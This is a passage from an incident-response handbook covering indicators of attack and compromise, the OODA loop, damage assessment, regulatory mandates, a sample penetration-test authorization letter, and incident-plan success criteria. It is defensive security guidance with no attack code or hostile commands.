From the field: One of the *best* incident commanders I've ever met is a former state trooper, turned detective, who had over 20 years' experience on the police force. This individual has an amazing "zen" or calmness during conference calls, kept emotional outbursts to a minimum, wrote some of the

best summary emails I've ever read, and had a real knack for identifying unproductive paths of conversation and shut them down in a manner that did not devalue the speaker. Being a detective has tremendous transferrable skills to IR – note taking for the long run, intuitive and exhaustive questioning, connecting the dots, and organizing information in a digestible manner.

Indicator of Attack vs. Indicator of Compromise

An Indicator of Attack is a pattern and/or a behavior that suggests an attack by an adversary or some other form of malicious activity occurring with your network (LAN, end user systems, or cloud). IoA analysis is a proactive approach to detecting threats. IoA's are surfaced from behavior analysis or a deviation detracted by continuous monitoring. They help the organization to anticipate and detect a threat as early in the attack cycle as possible.

Indicators of Compromise are a bread crumb, a retrospective piece of evidence that reveals a sign of an intrusion or a breach that has previously occurred. They are evidence of adversary presence. IoC's provide critical information to assist incident response to ensure they have the correct scope, or to expand the scope and further assess the environment based on the extent of damage done. IoCs are often exchanged between members of ISAC's and reported in intrusion writeups.

Indicator of Attack:

- Focus on detecting pre attack behavior, operate in teal time, and are proactive in nature.
- At their core, IoA's are prevention focused and support real time response.
- Examples include abnormal system or user behavior, deviations against the population norm, attempted / successful privilege escalation, and command execution that is suspicious. Deviation in

producer/consumer ratio, new outbound SSH attempts to a first observed IP, significant shift in communication volume, and usage activity outside of a users' normal working hours are examples.

- Allow IR/SecOps to improve defenses and stop attacks earlier in the Cyber Kill ChainTM.

Indicator of Compromise:

- Focus on post event analysis of forensic artifacts which point to the compromise; these often drive rescoping and broadening search activities in the dynamic IR process.
- IoC's find post activity intrusion or breach so they can respond as they are concerned with after attack assessment.
- Manifest as a data element such as an IP, suspect user account, email address, file, hash, directory, aberrant traffic pattern, or installed services. IoC's can also provide shape to the intrusion timeline.
- Are better for detection or alerting measures for the detection engineering function.

Examples of Indications of Attack

This section serves as a checklist for IR on the easily observable activity on the network to identify various Indications of Activity (IOA). This table can be used to guide questions about a case in the IR PICERL process. IoAs can be used to build up risk-based alerting. For example, you could have a set of alerts for running various command line tools that correspond to different tactics (the columns) in the MITRE ATT&CK matrix. Then you could search for an intermediate alert and build up a model that provides a higher severity alert if commands in an earlier tactic are run and followed by commands in a later tactic. If you need more, consider Blue Team Handbook SOC, SIEM, and Threat Hunt edition⁷.

Table 3-1. Indicators of Attack

IoA Behaviors	Indicators and Notes
Unusual/unaccounted for <i>outbound</i> traffic and between client networks.	Spikes in outbound traffic in terms of volume, unique domain names, previously unused ports, increase in long running connections.
Privileged Account Anomalous usage	Attackers want to use a privileged account, usually attained via password theft, cracking, SAML token theft, or Pass the Hash attacks. Privileged accounts should be easily identifiable as well as their usual access patterns by the site. Deviation from a defined usage pattern such as authentication coming from new systems, account activity outside of business hours, script execution that can't be accounted for.
User Account Activity from anomalous IPs	People and systems are creatures of habit. It is uncommon for most users to login from multiple PC's or multiple external IPs, and certainly not from both at the same time.
Landspeed violation or geographically improbable travel, multiple ISP's and Autonomous System Numbers (ASN) per day.	It is especially unusual for remote login (VPN, Citrix), SaaS + MFA authentication to change source Ips from the same ISP, ASN, or city/state/province over a short period of time. There are several sources of IP to geographic location databases available ^a . This condition can easily indicate account compromise. Geographically improbable travel occurs when different source IP for the

IoA Behaviors	Indicators and Notes
	same user are used within a short window of time such that it is unlikely the user could legally travel between the two source geographies. If you see multiple ISP and ASN's for the same user over a longer period, for example six distinct ISP/ASN's over a 12 hour period, it may also indicate a commodity VPN.
Excessive failed logins	Aside from normal working hours such as "Monday Morning from 8 to 9", excessive failed logins and subsequent account lockout is unusual. For Windows, the most important Event ID's are: 4625: Login Failure (w/ detailed codes) 4771: Kerberos Preauthentication failed 4772: A Kerberos authentication ticket requested failed
Baseline changes in RDBMS activity	Task oriented users and service accounts have commonly observable DB query and update activity. RDBMS systems also have a known library of scripts, system jobs, and processes. DBA's should be able to account for jobs they run. Deviations should be investigated; but to detect this, you need history, which may not be available.
Change in web browsing requests	Increases in average user outbound volume "browse" activity may indicate data exfiltration. For example, a remotely

IoA Behaviors	Indicators and Notes
	controlled workstation may upload internal data which is quite a bit larger than requests for a site or form responses.
Changes/Large queries against web server pages	To find a vulnerability in a web app, an attacker must research and try a variety of attacks against a specific site or page. Analyzing the web server logs for source IP against page requests for the filename / path of a specific URL can reveal attacks.
Well Known port vs. application usage	When application traffic does not match the RFC defined use for the TCP, UDP, or IPSec port, it should be examined. Protocol violations can be detected via Wireshark or next gen firewalls like Palo Alto, Fortinet, or Cisco. DNS traffic should only be observable on port 53 to/from authorized servers, non-encrypted HTML on port 80.
Encryption should be used over <i>normally</i> encrypted and <i>explainable</i> ports – particularly at the perimeter!	SSL encrypted browser traffic should occur over 443 or 8443 (common secondary). SSH over 22. For messaging, IMAP uses port 143, but SSL/TLS encrypted IMAP uses port 993. POP uses port 110, but SSL/TLS encrypted POP uses port 995. SMTP uses port 25, but SSL/TLS encrypted SMTP uses port 465. OpenVPN uses 1194 by default.
Windows Execution Paths	Windows executables should be run from “Program Files”, “Program Files (x86)”, or

IoA Behaviors	Indicators and Notes
	from “Windows” itself. Software running out of these directories is usual. For software running out of AppData, investigate the path name to determine if this app is known and desired in your org.
DNS – malformed requests, short TTL’s	DNS request/resolution should result in IP and CNAME records being returned most of the time. A spike in requests for a domain name, subsites for that name, short TTL response times, packets that are larger than normal (> 500 bytes), UDP traffic followed by TCP traffic, and non-easily recognizable request/response (use ASCII results with tcpdmp) are likely IOC’s.
Patching that didn’t follow the official change management schedule	Production systems usually follow a very specific change cycle for updates and patching, with patch deployment often slower than the security people would like. If system patches are inconsistently applied on the systems, not deployed by schedule, or a patch + reboot occur, and especially if no system admin can confirm this activity, then an attacker likely patched the system so others cannot use their attack.
Changes to managed mobile platforms (An emerging threat vector)	With the introduction of mobile (Apple, Android) into the corporate workplace, companies are also deploying protection technologies which define a <i>profile</i>. A new or modified profile change may be an IOC.

IoA Behaviors	Indicators and Notes
Other Web Browsing “spikes” particularly to newly registered domains (Examples) NRD: A domain who’s create date is less than 60d old. Top X Sites: Each org has its own hockey stick plot for websites. Start at the top 85% of domain names.	1. Human behavior may prompt dozens of people to visit a site after someone emails a link – but not many systems visiting a site within 2 seconds (email and people are not <i>that</i> fast). 2. “Pulse” or “beacon” traffic, which occurs when rhythmic requests occur every hour of the day, from sites outside of your Top X sites. These may easily be disguised command and control traffic. 3. Deep URLs. It is unusual for sites to have excessively long URLs or a dozen file branches (> 6 slashes in a URL, for example). 4. User agents that do not clearly match the browser and OS.
Service Changes	New services that appear on systems which cannot be explained are suspects. Service names are usually well defined. Services don’t often crash, either.
Anomalous Account Management Activity	Changes to users, new users, and in particular groups that grant elevated access should be reviewed to determine if these actions occur in accordance with company policy/procedure. For example, only delegates staff should be creating, disabling,

IoA Behaviors	Indicators and Notes
	and deleting accounts. If domain or local accounts are managed outside of that process, it may indicate an issue.
^a Examples include MaxMind, IPinfo, IP2Location, DB-IP, and ipdata.io.	

Examples of Indications of Compromise

This section serves as a checklist for IR on the easily observable activity on the network to identify various Indications of Compromise (IoC). They can be used to threat hunt in your environment by using an EDR to sweep systems and search log data. They can also be used to instrument your security apparatus. For example, when it comes to FQDN's, domain names, or IP addresses, you could add them to your Zeek instances "intel.log" file, redirect with a DNS response policy zone. FQDN's themselves can be sinkholed in a next generation firewall, a web proxy server, or a DNS server which supports Response Policy Zones, while IP addresses could be added to a deny rule or blocked in an ACL in a screening router. This table can be used to guide questions about a case in the IR PICERL process.

Table 3-2. Indicators of Compromise

IoC Observables	Indicators and Notes
Unexplainable files	Production systems, particularly DMZ assets, should not have “odd files” in unexplainable places. Directories should be easily correlated to legitimate installed software as well. For example, as described in the Database section, “extract” CSV/text files should not be found on production systems (especially on a DMZ asset). Other random files in “temp” folders, the root folder, or program application folders is usually suspicious. Encrypted files are often very bad sign!
Windows Auto Start Extensibility Points (ASEPs)	Compare a baseline against a suspect system to determine if auto start conditions and location contents can be explained. Autostart.exe and autostartc.exe analysis is highly useful for this type of analysis and finding IoCs, both in the file system and in the system registry.
Unexplained scheduled tasks	Malware and adversaries like to run tasks on a system. Look for baseline deviations.
Process – name, DLL hooks	Unexplained account names that appear on a system.
Kerberos tickets that are not set to the default lifetime	Active Directory has a few settings for Kerberos tickets. In most cases, a tickets lifetime is 10 hours. (Use the <code>klist -t</code> command.)

IoC Observables	Indicators and Notes
File Hash Analysis – look for non- explainable hashes.	Hash collisions occur when two different files create the same hash. MD5 and SHA1 are susceptible, but SHA256 is highly resistant to collisions. You can collect a system's file hashes and examine any that are not in a reference set such as one made from a fresh install, a backup outside the dwell time/compromise window, or a reference hash set.
Unknown certificates	All the certificates in the “Trusted Root Certificate” store should be well known. On a fresh Win 11 install, there are less than 50 and less than 40 in Third Party Root Certificate Authorities store and 174 system wide (86 in local machine, 88 in current user).
Anomalous user accounts.	End user accounts should <i>always</i> match your naming convention and be tied to an FTE (hopefully with a comment for the Employee ID). If accounts are found that cannot be tied back to systems, applications, or current users, investigate and likely contain them (disable, change password, remove from groups, etc.)

Individual IOCs are exchanged and structurally packaged to describe the characteristics of malicious software. IOCs usually include IP addresses for command and control, file hashes, memory structure manipulation, process names, service names, network ports, and drivers. On Windows, registry keys are often added to an IOC package. Note that any given IOC should have an initial observance and a lifetime associated with it. An IP address

that is malicious today will not necessarily be malicious a month from now, but a file hash will have a much longer lifespan.

Using the OODA Loop

When thinking about dealing with an adversary, particularly a determined adversary in today's digital arms race, some concepts from the military can be useful. The OODA loop was developed by USAF Colonel John Boyd, can be very useful in digital defense, and is explained well by Brett & Kate McKay⁸. The power in using this structured thinking tool is that it makes explicit that which is often implicit as a learning system, a way of responding to uncertainty, and a strategy for winning.




Figure 3-2. Figure Boyd's OODA Loop with IR Indicators

OODA Loop: observe, orient, decide, and act. When engaging an enemy, try to ensure that you are not always reacting. Pause, analyze, incorporate information from the battlefield, and then integrate new knowledge into the next course of action. *The OODA method works and facilitates decision making under pressure.*

Observe (situational awareness)

Gather data and raw information from relevant sources, because decisions are made as a situation evolves. Observation is facilitated by log data, operating system analysis, network traces, and related analysis. When the circumstances change, you must shift your perspective and observe new sources. You must communicate with, and absorb, data from the outside world.

Orient

Separate low value or useless data from valuable data while you assess applicability and operational issues. Organize data into information following rules, presets, and filters, as information and our perception of that information shapes the way we observe.

Decide

Act based on the current situation.

Action

Following through on the decision, choosing the best tools at hand roll out your response strategy, monitoring the situation to improve or resolve the situation, all the while managing breakage. We may need to “test” a hypothesis, or an action, and quickly re-orient.

Some additional concepts that come out of the the OODA loop are listed below.

FoW

Fog of War: In a crisis, no one knows what is going on and everyone wants to know. The successful IR team and its leader will keep informed, run effective and action-oriented meetings, write clear summaries, and support SME’s as they do their jobs. *Control the fog.*

Friction

In a tense situation, contention and hostility can occur. Incident response is a *team sport*. *Be patient and calm with peers*.

Unity of Command

Ensure there is a solid, reliable, and well-known decision-making process in place. The group should be an odd number to prevent deadlocks. *Achieve decision making in a timely manner*.

In the figure below, these points are superimposed on the original Six Step Incident Response process.




Figure 3-3. Figure OODA Loop Superimposed on PICERL's Six Steps

Assessing the Impact of a Cyber Attack

There are several points to consider when performing a damage assessment based on a cyber-security incident. Businessdictionary.com offers this definition: “Preliminary but fairly accurate onsite evaluation of damage or loss caused by an accident or natural event before filing a formal claim or disaster declaration. Damage assessment records the extent of damage, what can be replaced, restored, or salvaged, and time required for their execution.”

The damage assessment process can be very difficult. We must know asset and data value, the mission elements which were affected, the degree of the effect, and the cost of recovery. We may also have to reliability estimate a “degraded operations amount”. For example, the ability to process transactions was not available for 12 hours, which in turn caused a one-day backlog in transaction processing. This means staff had to work overtime to compensate for the downtime, but we may have met a 24 hr. SLA. Loss is usually measured as a financial cost. Simplistically, it is people * hours * a loaded pay rate + incurred penalty. The more accurately you can list an activity and assign the hours impact, the better you can estimate the cost. When it comes to estimating cost, consult with your project managers as they are often asked to develop cost impact and funding models for future work. If that fails, check with HR.

Incident response detection duration *significantly* impacts the organization. The longer the incident or attacker operates undetected, called “dwell time”, the more damage potential existed. For example, months’ worth of data may have been exfiltrated, more accounts were compromised, key loggers installed, deeper root kit activity, backups destroyed, Windows volume shadow copies destroyed, or source code may be modified, etc.

When IT public infrastructure resources are affected (DDoS, systems are unstable, operations are degraded, IP routing failure), this condition may partly or fully prevent an organizations’ ability to meet its objectives and communicate with business partners, customers, and the general public. Are there alternatives or secondary methods to achieve those objectives? Be

reasonable when collecting and calculating losses; they should be measurable, concrete, reality based, and defensible in the future. Cyber insurance will not pay for a “guess”.

Scott Musman (and others) from the MITRE Corporation have published a paper titled “Evaluating the Impact of Cyber Attacks on Missions “. ⁹ This fifteen-page paper provides an analysis method based on the effect of an incident on mission assurance. It does take a military mission approach, so adapting it to civilian organizations is necessary. In summary:

Table 3-3. Categorize Cyber Attack’s Effects (MITRE)

Category	Explained
Degradation	Performance impact: means that performance can be measured before or after event.
Interruption	Asset or system unavailable for a time period.
Modification	Data, filesystem, software, packets were altered, either at rest or in transit.
Fabrication	Introduce new or suspect information into a system.
Unauthorized Use	Resources used for attackers’ own purposes. Also, resources inappropriately used by a person in a position of trust.
Interception	Information is leaked and used by an attacker.

When documenting how a cyber incident affects the organization, try to write ‘Impact Statements’ based on how the events and the incident affects the organization’s ability to execute against its goals and objectives. For

example, use phrases like these when developing impact statements: “due to no system availability for 70 hours, we were unable to perform activity A, B, C, X”, “due to downtime, we were unable achieve objective X”, or “effects on time to deliver product X or service Y”. Seek to describe how the event will impact future activity/services. Wherever possible, quantify the impact.

TIP

IR : Recovery : Amount of damage increases recovery activity

Avoid Analysis Paralysis

Early on, incident response focuses on validating that an observable event is, or is not, a genuine incident. Here, we need to search host systems, cloud services, SaaS services, and network for those indicators that reveal lateral movement, persistence mechanisms, compromised accounts, and data exfiltration capabilities of a modern attacker. Collecting all this information and not acting on any of it is analysis paralysis (assuming it doesn’t disprove the alert!). IR teams need to be comfortable in making containment decisions on limited information, and senior management must support those decisions for IR to be effective.

Instead, reliably collect the “on scene” information ASAP! Gather enough documentation and raw data to help make informed business decisions and guide a forensic team. When it comes to full disk forensics, modern practices advise that the IR team should gather a “triage” image, which is a subset of system data, not a whole disk image. Collect volatile data, such as network traces or PCAPs, perform an on-system memory capture, collect process/network/activity data. At this point there should be enough information to advise on containment practices. Once that is done then consider a full forensic disk image on the critical few systems if the IR team thinks there may be value for the time invested. As all this data is reviewed and synthesized, the goal is *to be sure that the system is internally and*

externally consistent. If not, a ‘sanitize’ effort should be strongly considered. Forensic analysis aids significantly in this decision.

Respond to the threat to the organization by remediating and eliminating the attack vector and then returning to normal operations with a maximum business value and a minimum of disruption. Forensics takes time, so it may work against this goal. Whenever possible, IR and forensics should perform parallel activities.

IR includes real-time monitoring to resolve the incident and ongoing data collection for later use. Forensics is a point in time analysis.

Essential IR Business Process and Paperwork

Regulatory Considerations

Ensure you understand the regulatory environment for your organization. Many industries and nearly every country have legal requirements that affect IR. From the US perspective, Blue Teams should understand how to protect the most sensitive data and reporting requirements for data breach.

Applicable Regulatory Mandates in the USA

1. Gramm-Leach-Bliley Act (Financial Services Modernization Act of 1999)
2. The Health Insurance Portability and Accountability Act of 1996, the Final Security Rule of 2003, and Health Information Technology for Economic and Clinical Health Act of 2009. See [hhs.gov](https://www.hhs.gov)¹⁰. For those who work with healthcare data (ePHI), a Business Associate Agreement (BAA) must exist. BAA's outlines how the business associate will protect and handle protected health information (PHI).

3. Sarbanes-Oxley Act of 2002, with mandated controls, is often implemented using COSO for financials and CobiT for IT.
4. Individual State Breach Requirements, and other law, such as Virginia's CAN SPAM Act. As of July 2018, all 50 states in the USA have enacted some form of breach notification legislation.
5. Industry regulation, such as Payment Card Industry Data Security Standard (PCI DSS) v. 4.0, released March 2022.
6. Individual Contracts: each contract that the organization has may, or may not, have statements and criteria around incident response.
7. Individual State Employee Relations: Termination decision data regulation, standard of care, limits on surveillance (video, audio, video/audio), and expected right to privacy. The "right to monitor" is usually established by a logon banner.
8. Several states Attorneys General, such as Kamala Harris, concluded that the CIS Critical Security Controls represent "a minimum level of information security that all organizations that collect or maintain personal information should meet" (Feb 2016, CA DoJ Report¹¹).

Applicable Regulatory Mandates outside the USA

1. For organizations who conduct any business in Europe, the General Data Protection Regulation (GDPR), implemented in May 2018, affects how consumer and personal data is collected, stored, used, and exchanged (or rather, limits data export from the country of collection). GDPR defines personally identifiable data rather broadly. Organizations should work with counsel to prepare what's known as a Legitimate Interests Assessment (LIA) in order to balance their data collection to support their security mission against the privacy requirements spelled out in the GDPR.
2. After Brexit, the UK maintains equivalent legislation.

Examples of Other Contractual Issues

- Outsourcing is an ever-increasing practice. While this practice may provide some business benefits, it is necessary to review contracts to determine which party has responsibility, and the degree of responsibility, for incident response, data protection, and disclosure responsibilities or obligations. Don't be surprised if contracts are silent on IR issues either, there is no right to audit, and a Cloud provider may just absolve responsibility.
- Software as a Service (SaaS): as a specific example of outsourcing, SaaS applications are very common. Many organizations use some sort of hosted application. These contracts also should be reviewed. Also, the basic auditing and account management processes for SaaS applications may hinder incident investigation. Questions to ask include: does the SaaS application provide an audit trail, how do you gain access to the audit trail, how long is data retained, can it send login activity to the log management system, can it support federated identify or modern SAML/OAuth authentication, is MFA available, can it detect if a user account is being password guessed?

TIP

IR : Preparation : IR program structure, reporting, protective tech.

PenTest Authorization Letter (Ed Skoudis)

Blue team incident responders should have written authorization to utilize a variety of computer and network security assessment and evaluation tools. Sometimes they may need to take on the “penetration tester” role. It is recommended that to have an authorization letter on file. Here is an example, from Ed Skoudis. Also, review the recently developed Pre-engagement section of the Pen Test Engagement Standard¹², an emerging framework for additional guidance.

PEN TEST AUTHORIZATION LETTER (SKOUDIS)

[Insert Your Organization Logo]

Memorandum for File

Subject: Vulnerability Assessment and Penetration Testing
Authorization

Date: MMDDYY

To properly secure this organization's information technology assets, the information security team is required to assess our security stance periodically by conducting vulnerability assessments and penetration testing. These activities involve scanning our desktops, laptops, servers, network elements, and other computer systems owned by this organization on a regular, periodic basis to discover vulnerabilities present on these systems. Only with knowledge of these vulnerabilities can our organization apply security fixes or other compensating controls to improve the security of our environment.

The purpose of this memo is to grant authorization to specific members of our information security team to conduct vulnerability assessments and penetration tests against this organization's assets. To that end, the undersigned attests to the following:

1) [Insert name of tester], [Insert name of tester], and [Insert name of tester] have permission to scan the organization's computer equipment to find vulnerabilities. This permission is granted for from [insert start date] until [insert end date].

2) [Insert name of approver] has the authority to grant this permission for testing the organization's Information Technology assets.

[Insert additional permissions and/or restrictions if appropriate.]

Signature: _____ Signature: _____

[Name of Approver] Name of Test Team Lead]

[Title of Approver] [Title of Test Team Lead]

Date: _____ Date: _____

©Copyright 2004, Ed Skoudis

Source: This authorization letter from Ed Skoudis on his website, www.counterhack.com, and was used here with his permission.

TIP

IR : Preparation : Processes

Develop a “Trap and Trace” Authorization Letter

Note: The author is not an attorney! Trap and trace is a term from US Federal law which provides specific rules regarding law enforcements’ restrictions on capturing communications, with its roots in telephone messages. Today, that concept extends to full content network packet capture and the network security monitoring systems (NSMs) that support it. For the IR process, staff should be authorized in writing to perform full content network packet capture activities. While the BTHb does not have an actual sample, here is some advice based on work in public and private sectors:

1. Specifically state, by name, who is authorized to capture network and wireless traffic and under what circumstances.
2. Provide protection for the employee, as well as the corporation, when conducting network data collection.
3. Be limited in time, either a term where the employee is actively serving in an IT security or incident response role or some other reasonable guidance such as network or telecom engineering.
4. Policy/procedure should be authorized by a corporate officer.
5. Must be reviewed by corporate counsel. Commonly cited US Law: 18 USC 3121 – 3127.

TIP

IR : Preparation : IR Team preparation

End User Focused Data Collection Form(s)

Each organization should define its own security incident collection form(s) and collection methods. Forms may be paper, an email template, fields on a website, or in the ServiceDesk.



Data elements should include:

- Occurrence Date/Time: When the incident may have happened.
- Observed Date/Time: When the reporter became aware of the incident.
- Demographics: Name, Title, Phone, and Email of the person reporting.
- Detection location or method: How the reporting person became aware of the incident – the “observation”.
- Incident summary: A free form text area designed to enable the reporting person to explain what they observed.
- Classification: Some sort of standardized way to classify the incident or its type. For example, A/V, defacement, lost equipment, espionage, unauthorized use, or web site defacement.

- IDS signature detail: For the IR team or IDS analyst, include the trace data which prompted the incident.
- Information system(s) affected: This may be a drop down list from the application inventory, mixed with other easily discernable data. System may be called its function, its vendor name, a company branded term, or an older term; drop downs help!
- Affected/involved accounts: The user, service, or system accounts that may have been involved or affected in the incident.
- Systems/Server(s): Names or IP addresses of the systems that were involved. Of note, it is useful to automate a DNS lookup at the time of data collection. Name to IP address data can be very ephemeral, particularly for end user workstations or fast flux DNS names.
- Police Report: In some cases, a police report number should be included, such as from a stolen or lost laptop.

TIP

IR : Preparation : Processes

Success Criteria for Deploying an Incident Plan

On a continuing basis, incident response should be learning and updating playbooks and the incident plan.

Top-Down Support

Senior management (CXO's) must support IR process and planning. You will need an ally at this level who "gets IR".

Develop "Our Plan", not "My Plan"

IR programs are not *profit centers*, but they can be powerful cost avoidance vehicles, essential for cyber insurance, and are routinely audited.

Partner with DR/BC

IR Planning can take advantage of Disaster Recovery and Business Continuity planning. DR/BC Partnerships are a great way to build relationships and cross pollinate.

Make your IR detection engineering program dual purpose

Most IR focused log data can also tremendously benefit IT operations – leverage this! Report quarterly on how central logging helped not only security, but operations (*listen grasshopper, listen ...*)

Policies

Refresh PnP's, ensure they support IR, utilize frameworks to aid in improving InfoSec/IR such as ISO 2700X, the controls outlined in CobiT 2019, NIST SP 800-61 Rev 3, NIST 800-53 Rev 4, and NERC-CIP for the energy sector.

Ownership

The IR plan and company policies must include support from business process owners, control owners, and application/data owners to ensure the organizations' objectives can be met.

IR Education

Across all levels, not just end user. Investigate offerings designed to meet people on their terms, like the SANS "Securing the Human" initiative. You may also find Human Risk Management (HRM) is the new term for security awareness training. October is "Cyber Security Awareness Month". Your organization should capitalize on it! CSAM is an inexpensive excuse to put out table talkers in break or common areas, phish staff, send out a weekly information security awareness email,

posters by the printers encouraging people to protect information, update your screen saver, and sponsor “lunch ‘n’ learn” sessions. Also, some form of annual cyber security awareness training should be implemented. Many companies require a one hour annual class.

Integrate IR Preparation into Project Management Office (PMO), IT procurement, and the Software Development Life Cycle (SDLC)

The project management can be partner. The office needs to understand that evaluating security and IR should be included as part of many project plans. For example: when implementing a new application, ensure that account life cycle management is logged, consistent acct management is used such as assigning a unique ID to all accounts, user access success or failure is centrally logged, and “critical transactions” are logged before go live. For IR procurement, ensure that

Integrate IR into IT “provisioning” activities

Many examples exist here. Add and remove servers from your SIEM system as they are brought on and retired. Update and maintain single source run books for your applications. Find (or build) an application portfolio systems which identifies which app resides on which servers or is supported by which SaaS vendor, identify the supporting databases, and document how your applications exchange information with external systems. Add/remove network segments from your SIEM. Be creative! Again, the DR/BC function can be very helpful.

Security Operations

